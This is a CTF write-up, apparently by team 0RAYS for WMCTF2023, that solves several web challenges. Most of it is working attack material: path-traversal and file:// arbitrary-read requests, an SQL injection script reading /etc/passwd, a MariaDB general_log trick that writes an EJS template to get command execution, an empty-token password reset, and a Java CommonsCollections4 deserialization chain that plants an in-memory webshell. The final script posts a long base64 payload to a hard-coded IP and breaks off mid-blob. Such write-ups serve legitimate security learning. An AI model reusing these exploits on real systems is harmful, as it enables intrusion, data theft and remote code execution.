WMCTF2023 Writeup By 0RAYS

Web

AnyFileRead

存在解析差异问题

用 `/admin/../` 绕过

```
GET /admin/../flag HTTP/1.1
Host: 43.132.224.5:8888
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


```

WMCTF{bypass_auth_is_so_Exciting}

ezblog

目标要rce

Request

Pretty Raw Hex

```
GET /post/la%27/edit HTTP/1.1
Host: 366d547a-6fc9-47d3-b4ce-adb7ad5640a0.wmctf.wm-team.cn
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 500 Internal Server Error
Content-Length: 275
Content-Type: application/json; charset=utf-8
Date: Sat, 19 Aug 2023 05:01:29 GMT
Etag: W/"113-2ZbHOrN/w0RS+WaoVaCPzT+oATs"
X-Powered-By: Express
Connection: close

{
  "code":"ER_PARSE_ERROR",
  "errno":1064,
  "sqlMessage":
  "You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''
  at line 1",
  "sqlState":"42000",
  "index":0,
  "sql":"select * from Posts where id = la'"
}
```

`/post/:id/edit` 可以注入，有 `--secure-file-priv` 权限

```python
from requests import get
from urllib import parse
from re import search
proxies = {
    "http": None,
    "https": None
}

HOST = 'http://5bf11e7b-8550-4e62-a3f6-8b0f86c36a35.wmctf.wm-team.cn'

ROUTE = "/post/{}/edit".format(parse.quote('0 union select 666, 666, load_file(\'/etc/passwd\')').replace('/', '%2F'))

print(ROUTE)

r = get(HOST+ROUTE, proxies=proxies, allow_redirects=False)

print(r.status_code)

# print(r.content)

s = search(r'{.*}', r.text)

if s:
    print(s.group(0))
```

读pin码

```
/home/ezblog/.pm2/logs/main-out.log
```

有pin在 `/home/ezblog/views/` 下写个满足条件的文件，然后 `/api/debugger/template/test` 路由渲染就行，但尝试发下存在权限问题，那重启容器，直接往 `/home/ezblog/views/index.ejs` 里写即可

```python
# -*- encoding:utf-8 -*-
"""
@文件名: test12.py
@时间: 2023/8/20  14:08
@文档说明:
@作者: Carrot2
@邮箱: 1627691837@qq.com
"""

import requests

session = requests.session()

proxies = {
    "http": "http://127.0.0.1:8084",
    "https": "http://127.0.0.1:8084"
}
url = 'http://69e1df39-c6c8-4f77-8485-2a35297faefb.wmctf.wm-team.cn'
# url = 'http://localhost:3000'
authorization = "d0ae1a1c-e44e-448e-ba4c-f91cc903a317"


def execute_sql(sql):
    burp0_url = url + "/api/debugger/sql/execute"
    burp0_headers = {"Authorization": authorization}
    burp0_data = {"code": sql}
    r = session.post(burp0_url, headers=burp0_headers, data=burp0_data, proxies=proxies)
    print(r.json()["data"])


def main():
    execute_sql("show variables like \"%general_log%\";")
    execute_sql("create database mysql;")
```


```
    execute_sql("set global general_log_file = '/home/ezblog/views/index.ejs';")
    execute_sql("""CREATE TABLE mysql.general_log(
event_time TIMESTAMP(6) NOT NULL DEFAULT CURRENT_TIMESTAMP(6),
user_host mediumtext NOT NULL,
thread_id int(11) NOT NULL,
server_id int(10) unsigned NOT NULL,
command_type varchar(64) NOT NULL,
argument mediumtext NOT NULL
) ENGINE=CSV DEFAULT CHARSET=utf8 COMMENT='General log';""")
    execute_sql("SET GLOBAL log_output = 'FILE,TABLE';")
    execute_sql("set global general_log =1;")
    execute_sql("""select "<%=global.process.mainModule.constructor._load('child_process').execSync('/readflag').toString();%>";""")
    execute_sql("set global general_log =0;")


if __name__ == '__main__':
    main()
```

ez_java_again

看注释有个接口

```
/Imagefile?url1=upload/favicon.ico
```

访问说必须有java字符串且不能有flag字符串




可以任意文件读

`/Imagefile?url1=file:///etc/passwd%23java`

`/Imagefile?url1=file:///proc/1/cmdline%23java`

`/Imagefile?url1=file:///%23java`


可以列出任意目录



但读的class文件反编译不了

结果非预期了

file协议么，直接双url编码绕




你的权限放着我来

存在任意用户密码重置

token置为空即可

```
POST /api/change HTTP/1.1
Host: 28ab03e6-9b8e-42b6-be9e-2267ba7891b7.wmctf.wm-team.cn
Content-Length: 72
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://28ab03e6-9b8e-42b6-be9e-2267ba7891b7.wmctf.wm-team.cn
Referer: http://28ab03e6-9b8e-42b6-be9e-2267ba7891b7.wmctf.wm-team.cn/change
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

newPassword=123456&confirmPassword=123456&token=&email=alice@example.com
```



重置 `jom@roomke.com` 的密码即可获得flag

Send Cancel Target: http://28ab03e6-9b8e-42b6-be9e-2267b

Request

Pretty Raw Hex

```
POST /api/change HTTP/1.1
Host: 28ab03e6-9b8e-42b6-be9e-2267ba7891b7.wmctf.wm-team.cn
Content-Length: 69
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://28ab03e6-9b8e-42b6-be9e-2267ba7891b7.wmctf.wm-team.cn
Referer: http://28ab03e6-9b8e-42b6-be9e-2267ba7891b7.wmctf.wm-team.cn/change
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

newPassword=123456&confirmPassword=123456&token=&email=jom@roomke.com
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Content-Length: 36
Content-Type: application/json; charset=utf-8
Date: Sun, 20 Aug 2023 06:10:32 GMT
Connection: close

{
  "code":200,
  "msg":"flag{test_flag}"
}
```

flag{test_flag}

ez_challenge

有 commons-collections4-4.0 的依赖，直接打 CC4 的链子

生成payload

```java
package com.example.exp;

import com.sun.org.apache.bcel.internal.Repository;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TrAXFilter;
import javassist.*;
import org.apache.commons.collections4.Transformer;
import org.apache.commons.collections4.comparators.TransformingComparator;
import org.apache.commons.collections4.functors.ChainedTransformer;
import org.apache.commons.collections4.functors.ConstantTransformer;
import org.apache.commons.collections4.functors.InstantiateTransformer;
import javax.xml.transform.Templates;
import java.io.*;
import java.lang.reflect.Field;
import java.util.Base64;
import java.util.PriorityQueue;

public class ExpFin {

    public static void main(String[] args) throws Exception {
```

```java

        ClassPool pool = ClassPool.getDefault();
        //内存马
        byte[] bytes = Repository.lookupClass(dawd.class).getBytes();
        Templates templatesImpl = new TemplatesImpl();
        setFieldValue(templatesImpl, "_bytecodes", new byte[][]{bytes});
        setFieldValue(templatesImpl, "_name", "aaaa");
        setFieldValue(templatesImpl, "_tfactory", null);
        Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(TrAXFilter.class),
                new InstantiateTransformer(new Class[]{Templates.class}, new Object[]{templatesImpl})
        };
        ChainedTransformer chain = new ChainedTransformer(transformers);
        InstantiateTransformer instantiateTransformer = new InstantiateTransformer(new Class[]{Templates.class},new Object[]{templatesImpl});


        TransformingComparator transformingComparator = new TransformingComparator(instantiateTransformer);
        PriorityQueue priorityQueue = new PriorityQueue(2,transformingComparator);
        Field sizeField = PriorityQueue.class.getDeclaredField("size");
        sizeField.setAccessible(true);
        sizeField.set(priorityQueue,2);

        Field queueField = PriorityQueue.class.getDeclaredField("queue");
        queueField.setAccessible(true);
        queueField.set(priorityQueue,new Object[]{TrAXFilter.class,"bar"});

        ByteArrayOutputStream barr = new ByteArrayOutputStream();
        ObjectOutputStream objectOutputStream = new ObjectOutputStream(barr);
        objectOutputStream.writeObject(priorityQueue);
        objectOutputStream.close();
        String res = Base64.getEncoder().encodeToString(barr.toByteArray());
        System.out.println(res);
    }
    private static void setFieldValue(Object obj, String field, Object arg) throws Exception{
        Field f = obj.getClass().getDeclaredField(field);
        f.setAccessible(true);
        f.set(obj, arg);
    }
}
```

写冰蝎马脚本

```
import requests

burp0_url = "http://119.45.178.147:30000/"
burp0_headers = {"Pragma": "no-cache", "Cache-Control": "no-cache", "Upgrade-Insecure-Requests": "1", "Origin": "http://119.45.178.147:30000", "Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7", "Referer": "http://119.45.178.147:30000/", "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9", "Connection": "close"}
burp0_data = {"data": "rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29tcGFyYXRvci/5hPArsQjMAgACTAAJZGVjb3JhdGVkcQB+AAFMAAt0cmFuc2Zvcm1lcnQALUxvcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlvbnM0L1RyYW5zZm9ybWVyO3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuY29tcGFyYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79JkluG6xNwIAAHhwc3IAP29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9uczQuZnVuY3RvcnMuSW5zdGFudGlhdGVUcmFuc2Zvcm1lcjSL9H+khtA7AgACWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7WwALaVBhcmFtVHlwZXN0ABJbTGphdmEvbGFuZy9DbGFzczt4cHVyABNbTGphdmEubGFuZy5PYmplY3Q7kM5YnxBzKWwCAAB4cAAAAAFzcgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlXT8FurKszAwAGSQANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsABl9jbGFzc3EAfgAKTAAFX25hbWV0ABJMamF2YS9sYW5nL1N0cmluZztMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAAAAD/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAABdXIAAltCrPMX+AYIVOACAAB4cAAAMjHK/rq+AAAANAGoCAD9CAD+CAD/CgBrAQAKAGoBAQsBAgEDCwEEAQULAQQBBgoAagEHCgBqAQgHAQkKAAsBAAcBCggBCwoAagEMBwChCgANAQ0IAQ4KAEwBDwgBEAoAagERCAESCACXBwETCgAYARQLARUBAwoAGAEWCgA5ARcKADQBDQgBGAsBAgEZCAEaCgANARsKADQBHAgBHQgBHggBHwgAeQcBIAcBIQoAKAEiCgANASMKADQBJAoAagElCgAyASYKADQBJwoAagEoCgBqASkKAGoBKgcBKwgAsQcBLAcAsAkBLQEuCgA0AS8KATABMQcBMgoBLQEzCgEwATQHATUKAGoBNggBNwoAagE4CAE5BwC8CgE6ATsKAAsBPAoACwEZCAE9CgALAT4KAAsBPwoACwFACAFBCgA0AUIIAUMHAUQKADQBRQgBRggBRwgBSAcBSQoAUQEABwFKCgBTAUsHAUwKAFUBTQoAVQFOCgBRAU8KAFEBUAoAagFRCgFSATEKAVIBFgoANAFTBwFUCgA0AVUKAF4BVgoANAFXCgEwAQ0KAEwBWAoBMAFZBwFaCgBlAVYHAVsKAGcBXAoAKAFWBwFdBwFeAQANZ2V0VXJsUGF0dGVybgEAFCgpTGphdmEvbGFuZy9TdHJpbmc7AQAEQ29kZQEAD0xpbmVOdW1iZXJUYWJsZQEAEkxvY2FsVmFyaWFibGVUYWJsZQEABHRoaXMBABZMY29tL2V4YW1wbGUvZXhwL2Rhd2Q7AQAMZ2V0Q2xhc3NOYW1lAQAPZ2V0QmFzZTY0U3RyaW5nAQAKRXhjZXB0aW9ucwcBXwEABjxpbml0PgEAAygpVgEAB2NvbnRleHQBABJMamF2YS9sYW5nL09iamVjdDsBAAhsaXN0ZW5lcgEACGNvbnRleHRzAQAQTGphdmEvdXRpbC9MaXN0OwEABHZhcjIBABRMamF2YS91dGlsL0l0ZXJhdG9yOwEAFkxvY2FsVmFyaWFibGVUeXBlVGFibGUBACRMamF2YS91dGlsL0xpc3Q8TGphdmEvbGFuZy9PYmplY3Q7PjsBAA1TdGFja01hcFRhYmxlBwFdBwFgBwFhAQAJdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1Nlcmlhbl6YXRpb25IYW5kbGVyOylWAQAIZG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFuL2ludGVybmFsL3hzbHRjL0RPTTsBAAhoYW5kbGVycwEAQltMY29tL3N1bi9vcmcv
```

YXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOwcBYgEAEE1
ldGhvZFBhcmFtZXRlcnMBAKYoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbnRlcm5hbC94c2x0Yy
9ET007TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtL0RUTUF4aXNJdGVyYXRvcjtMY
29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5k
bGVyOylWAQAIaXRlcmF0b3IBADVMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdG0vRFR
NQXhpc0l0ZXJhdG9yOwEAB2hhbmRsZXIBAEFMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC
9zZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOwEACmdldENvbnRleHQBABIoKUxqYXZhL3V0a
WwvTGlzdDsBAARrZXkxAQADa2V5AQAIY2hpbGRyZW4BABNMamF2YS91dGlsL0hhc2hNYXA7AQAFdmFy
MTIBAAtjaGlsZHJlbk1hcAEABHZhcjkBAAZ0aHJlYWQBABJMamF2YS9sYW5nL1RocmVhZDsBAAR2YXI
2AQABSQEABHZhcjQBABNbTGphdmEvbGFuZy9UaHJlYWQ7AQAEdmFyNQEABXZhcjE0AQAVTGphdmEvbG
FuZy9FeGNlcHRpb247AQAHdGhyZWFkcwcBMgcBCgcBEwcBIAcBYwEACVNpZ25hdHVyZQEAJigpTGphd
mEvdXRpbC9MaXN0PExqYXZhL2xhbmcvT2JqZWN0Oz47AQALZ2V0TGlzdGVuZXIBACYoTGphdmEvbGFu
Zy9PYmplY3Q7KUxqYXZhL2xhbmcvT2JqZWN0OwEACWNsYXp6Qnl0ZQEAAltCAQALZGVmaW5lQ2xhc3M
BABpMamF2YS9sYW5nL3JlZmxlY3QvTWV0aG9kOwEABWNsYXp6AQARTGphdmEvbGFuZy9DbGFzczsBAA
tjbGFzc0xvYWRlcgEAF0xqYXZhL2xhbmcvQ2xhc3NMb2FkZXI7BwErBwE1AQALYWRkTGlzdGVuZXIBA
CcoTGphdmEvbGFuZy9PYmplY3Q7TGphdmEvbGFuZy9PYmplY3Q7KVYBAAdvYmplY3RzAQATW0xqYXZh
L2xhbmcvT2JqZWN0OwEACWxpc3RlbmVycwEACWFycmF5TGlzdAEAFUxqYXZhL3V0aWwvQXJyYXlMaXN
0OwEABHZhcjcBAAppc0luamVjdGVkAQAnKExqYXZhL2xhbmcvT2JqZWN0O0xqYXZhL2xhbmcvU3RyaW
5nOylaAQABaQEADWV2aWxDbGFzc05hbWUBABJMamF2YS9sYW5nL1N0cmluZzsHAUQHAQkBAAxkZWNvZ
GVCYXNlNjQBABYoTGphdmEvbGFuZy9TdHJpbmc7KVtCAQAMZGVjb2RlckNsYXNzAQAHZGVjb2RlcgEA
CWJhc2U2NFN0cgcBZAEADmd6aXBEZWNvbXByZXNzAQAGKFtCKVtCAQAOY29tcHJlc3NlZERhdGEBAAN
vdXQBAB9MamF2YS9pby9CeXRlQXJyYXlPdXRwdXRTdHJlYW07AQACaW4BAB5MamF2YS9pby9CeXRlQX
JyYXlJbnB1dFN0cmVhbTsBAAZ1bmd6aXABAB9MamF2YS91dGlsL3ppcC9HWklQSW5wdXRTdHJlYW07A
QAGYnVmZmVyAQABbgcBSQcBSgcBTAEABWdldEZWAQA4KExqYXZhL2xhbmcvT2JqZWN0O0xqYXZhL2xh
bmcvU3RyaW5nOylMamF2YS9sYW5nL09iamVjdDsBAANvYmoBAAlmaWVsZE5hbWUBAAVmaWVsZAEAGUx
qYXZhL2xhbmcvcmVmbGVjdC9GaWVsZDsBAARnZXRGAQA/KExqYXZhL2xhbmcvT2JqZWN0O0xqYXZhL2
xhbmcvU3RyaW5nOylMamF2YS9sYW5nL3JlZmxlY3QvRmllbGQ7AQAgTGphdmEvbGFuZy9Ob1N1Y2hGa
WVsZEV4Y2VwdGlvbjsBABRMamF2YS9sYW5nL0NsYXNzPCo+OwcBLAcBVAEADGludm9rZU1ldGhvZAEA
DHRhcmdldE9iamVjdAEACm1ldGhvZE5hbWUBAF0oTGphdmEvbGFuZy9PYmplY3Q7TGphdmEvbGFuZy9
TdHJpbmc7W0xqYXZhL2xhbmcvQ2xhc3M7W0xqYXZhL2xhbmcvT2JqZWN0OylMamF2YS9sYW5nL09iam
VjdDsBAAdtZXRob2RzAQAbW0xqYXZhL2xhbmcvcmVmbGVjdC9NZXRob2Q7AQAFdmFyMTEBACFMamF2Y
S9sYW5nL05vU3VjaE1ldGhvZEV4Y2VwdGlvbjsBACJMamF2YS9sYW5nL0lsbGVnYWxBY2Nlc3NFeGNl
cHRpb247AQAFdmFyMTABAApwYXJhbUNsYXp6AQASW0xqYXZhL2xhbmcvQ2xhc3M7AQAFcGFyYW0BAAZ
tZXRob2QBAAl0ZW1wQ2xhc3MHAWUHAO0HAVoHAVsBAApTb3VyY2VGaWxlAQAJZGF3ZC5qYXZhAQACLy
oBAARhZHdhAQwsSDRzSUFBQUFBQUFBQUkxWGVYd1QxeEgrVnBLMXNyeUVJTUJnU01LVkJCK3loYm14d
2NFQ0c3dXhUWUxBMURnTlhhOVcxb0lzQ1dsbE1HbWJIaWx0VTNxbWFadmVWK28yVFJzN3RMSUpEYUZu
MnZRKzB2dSttOTd0UC8wblRiKzN1NVp0V1k3eHo5cmp2Wmx2WnI0M00rL3RVLzk3N0RLQVJ2eEhna2V
ObmxabFNCS1duMUNIMVZCQ1RRNkc5aVhVYkxZcnBVYjFqQXkzaEJ2RjFKbFFWczhNSjNRekZMSHZoL1
JUT1QxcmRobFpVMDhLeVRJSml3WjFzME1YaWozcWtDNWhXWFZOMXpSdXhNd1l5Y0ZtV3QyWGluTFdmN
